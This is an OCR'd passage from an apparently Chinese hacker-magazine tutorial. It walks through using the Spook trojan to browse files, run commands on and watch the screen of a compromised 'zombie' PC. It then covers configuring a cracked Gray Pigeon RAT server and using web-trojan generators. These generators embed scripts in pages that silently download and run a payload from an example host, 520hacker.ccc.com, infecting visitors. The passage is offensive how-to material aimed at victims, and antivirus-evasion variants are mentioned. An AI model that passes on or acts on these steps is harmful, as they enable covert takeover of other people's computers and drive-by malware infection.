2．执行一些 DOS 命令，可以回显执行后的输出结果。

3．可以查看肉鸡的屏幕，并可以

将图象保存为BMP文件。

进入Spook的“文件管理器”项，可以看到肉鸡上的磁盘，我选择进入C盘，这样肉鸡上C盘下的文件就一览无遗了，随便选中一个文件夹右击弹出菜单如图10。





图10


图11

关于文件（夹）的一些基本操作全在这儿了，和在自己机子上操作没什么两样，点击工具栏上如图11的图标可以打开一个在肉鸡上执行命令的模拟CMD窗口，如图12。

由于它只是一个模拟的CMD窗口或者说是DOS窗口，所以难免和真正的TELNET SHELL有点差别，最好不要执行返回结果太长的命令，例如DIR系统文件夹Windows，这样容易造成太长时间程序没有任何响应。命令格式也和真正的CMD窗口下不一样，比如：dir c:\，那么在这个虚拟的CMD窗口里在命令行中输入：cmd.exe /c dir c:\，大家也不必去一个个记了，常用命令在这个虚拟的CMD窗口的命令输入框里可以找到的。





图12

最后带大家看看Spook的屏幕监视功能，在第二个工具栏上单击如图13的图标。又打开一个对话框，在“屏幕操作”菜单下有“查看屏幕”、“连续查看”、“停止查看”、“保存屏幕”、“关闭窗口”几个选项，连接上肉鸡后，我们选择“查看屏幕”就可以查看到肉鸡在某一固定时刻的屏幕画面了，如图14。


图13




图14

关于Spook，Magic dog就介绍到这里了，大家可以自行测试熟练一下，另外提醒各位马大哈们，如果不小心自己中了这个木马只需运行解压后文件夹里的“clear.exe”清除程序就把这个木马扫除了。

（本文中涉及到的程序spook已经收录在光盘中）

灰鸽子巧妙利用全攻略

王艺翔

最近无聊在黑客站点上游荡，大家讨论最多的还是灰鸽子的使用，为什么呢？一个字“强”。网上也有许多玩转灰鸽子木马动画，但是大多是对鸽子某一两个方面做简单介绍，感觉很碎。今天我把鸽子的一些玩法给大家总结一下，希望能对大家有帮助。

一、灰鸽子服务端配置

工具：灰鸽子vip 2005破解版

服务端配置是最基础的，我大概说下重点，不然有人砸我说我在骗稿费了。首先点“自动上线”，如图1，在“网易免费域名更新IP”处先申请一个免费域名，比如wyx123584584.126.com，再点“更新IP到域名”，如果一次更新出错就反复多试几次，一般会成功的。

再点“配置服务程序”，这里有几点值得注意：

1.“自动上线”处一定要填正确了，就填我们刚才申请的域名http://wyx123584584.126.com，下面的“自动上线连接密码”可不填，填写是为了安全。




图1

2.关于破解：这也是最关键的地方，在运行鸽子客户端的时候我们先要运行它的破解文件，我们双击hosts.exe，自解压路径

不能改变，至于为什么不能变大家想下就会明白了，然后运行 http.exe，点“开始服务”（如果你本身的IIS开了的话应该先将其停止）。前提步骤做好了，我们打开鸽子，如图2。在配置服务端的用户名称和用户密码处随便填写即可，然后点“生成服务端”，到这服务端就生成了，每一步都是关键的，少一步，服务端可能就不能生成。




图 2

二、制作网页木马

工具：专业版网页木马生成器[IFRAME 溢出]

南域剑盟网页木马生成器

教主网页木马生成器

潜入者修改免杀版（备用）

光有服务端是不行的，必须要发给对方运行才行，那怎么让对方运行呢？直接将exe文件发给对方吗？基本上是很难成功的，大家在QQ聊天的时候最忌讳收到exe文件了。那怎么办呢？我想最好是通过网页，让对方在浏览网页的时候不知不觉中马。做网页木马之前必须要有一个免费的空间让你放马，网上免费空间很多，大家去申请就是了。假设我们现在已经申请好了，空间地址为http://520hacker.ccc.com，且木马已经上传好了，地址是http://520hacker.ccc.com/hehe/setup.exe。前提具备了，我们开始工作！先使用专业版网页木马生成器，如图3。




图 3

在“木马程序路径”上填写http://520hacker.ccc.com/hehe/setup.exe，“生成的网页名1，2”可以随便填，保持默认即可，下面一栏“对于IE5，IE5.5使用冰狐浪子超级木马”使用之前需要把setup.exe拷贝到chm目录中，在“木马程序名称”处填写setup.exe，在“生成后的CHM文件名”处保持默认icyfox.chm即可，在“用于存放上面CHM文件的完整地址处填写“http://520hacker.ccc.com/hehe/icyfox.chm”，最后单击生成。将生成的icyfox1.htm、icyfox.htm和icyfox.chm这三个文件传入空间对应目录即可。这样对方浏览icyfox.htm时便中马了。

我们再看看南域剑盟网页木马生成器，如图4，界面很简单，在url处填写http://520hacker.ccc.com/hehe/setup.exe即可，最终生成一个Script.txt的文件，如图5，我们将这一段代码插入到某个网页文件即可，当某人浏览此网页的时候，这段代码就会将http://520hacker.ccc.com/hehe/setup.exe加载并且运行。




图 4

